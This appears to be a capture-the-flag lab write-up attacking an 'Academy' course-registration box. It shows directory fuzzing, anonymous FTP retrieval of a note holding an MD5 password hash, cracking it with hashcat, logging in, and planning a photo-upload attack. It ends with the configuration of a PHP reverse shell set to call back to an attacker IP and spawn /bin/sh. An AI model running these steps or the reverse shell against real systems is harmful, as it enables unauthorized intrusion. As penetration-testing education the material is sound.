          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.23.51.155/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 0ms]
    * FUZZ: academy

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 251ms]
    * FUZZ: .htaccess

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 276ms]
    * FUZZ: .htpasswd

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 0ms]
    * FUZZ: phpmyadmin

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
    * FUZZ: server-status

:: Progress: [20469/20469] :: Job [1/1] :: 20 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

Looking at `/academy` we see a login page



172.23.51.155/academy/

ONLINE COURSE REGISTRATION

PLEASE LOGIN TO ENTER

Enter Reg no :

Enter Password :

Log Me In

This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.


Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

© 2020 Online Course Registration


FTP

Looking at the nmap scan we see a note.txt file. Getting that and looking at it's contents.



```
┌──(root㉿kali)-[~]
└─# ftp 172.23.51.155
Connected to 172.23.51.155.
220 (vsFTPd 3.0.3)
Name (172.23.51.155:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24537|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||22517|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************************************************************************************************************************************************
776 bytes received in 00:00 (1.19 MiB/s)
ftp> exit
221 Goodbye.

┌──(root㉿kali)-[~]
└─# cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```


We see what looks to be a hash in here, `cd73502828457d15655bbd7a63fb0bc8`, a username `10201321` and a name, Heath.



```
┌──(root㉿kali)-[~]
└─# hash-identifier
   #########################################################################
   #                                                                v1.2 #
   #                                                      By Zion3R #
   #                                             www.Blackploit.com #
   #                                            Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: cd73502828457d15655bbd7a63fb0bc8

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```


Let's try to crack it

```
hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
```



```
┌──(root㉿kali)-[~]
└─# hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i9-11900K @ 3.50GHz, 2910/5884 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

We cracked it!




```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

cd73502828457d15655bbd7a63fb0bc8:student

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: cd73502828457d15655bbd7a63fb0bc8
Time.Started.....: Mon Nov 13 13:16:05 2023 (0 secs)
Time.Estimated...: Mon Nov 13 13:16:05 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    58332 H/s (0.10ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → lovers1
Hardware.Mon.#1..: Util: 25%

Started: Mon Nov 13 13:15:44 2023
Stopped: Mon Nov 13 13:16:06 2023
```

Logging In

Logging into the /academy page with the credentials we obtained

`10201321:student`

Upon login we see a page to reset our PW



Welcome: Rum Ham Last Login: at

ONLINE COURSE REGISTRATION

STUDENT CHANGE PASSWORD

Change Password


Current Password: Password

New Password: Password

Confirm Password: Password

© 2020 Online Course Registration

But we can look around at other links. Under "My Progile" we can upload a picture, and looking in the URL we can see this running php. We may be able to get a PHP Reverse Shell going. After uploading a picture, we can see where the picture is located at.



Student Registration

Student Record updated Successfully !!

Student Name

Rum Ham

Student Reg No

10201321

Pincode

777777


CGPA

7.60

Student Photo


Upload New Photo

No file selected.



172.23.51.155/academy/studentphoto/CyberSpider-UG-Outline.png

Trying to upload a PHP-Reverse-Shell we found by PentestMonkey via google


php reverse shell

About 49,500,000 results (0.28 seconds)

GitHub
https://github.com › pentestmonkey › php-reverse-shell

pentestmonkey/php-reverse-shell

Provide feedback. We read every piece of feedback, and take your input very seriously. ... Saved searches. Use saved searches to filter your results more quickly.

Files · Issues 5 · README.md · Actions

pentestmonkey
https://pentestmonkey.net › tools › web-shells › php-r...

php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running **PHP**. Upload this script to somewhere ...

Medium
https://medium.com › php-reverse-shell-breaking-into...

PHP reverse shell: Breaking into a vulnerable machine ...

Jan 30, 2023 — This article will describe how to access a TryHackMe machine by exploiting a vulnerable **PHP** application. The room is called Vulnversity and ...

Things to know


Overview
What is a PHP reverse shell?

Example
PHP reverse shell example


How to use
How to use PHP reverse shell

Create
Create PHP reverse shell


Download the php-reverse-shell.php and edit it


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.23.57.66';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

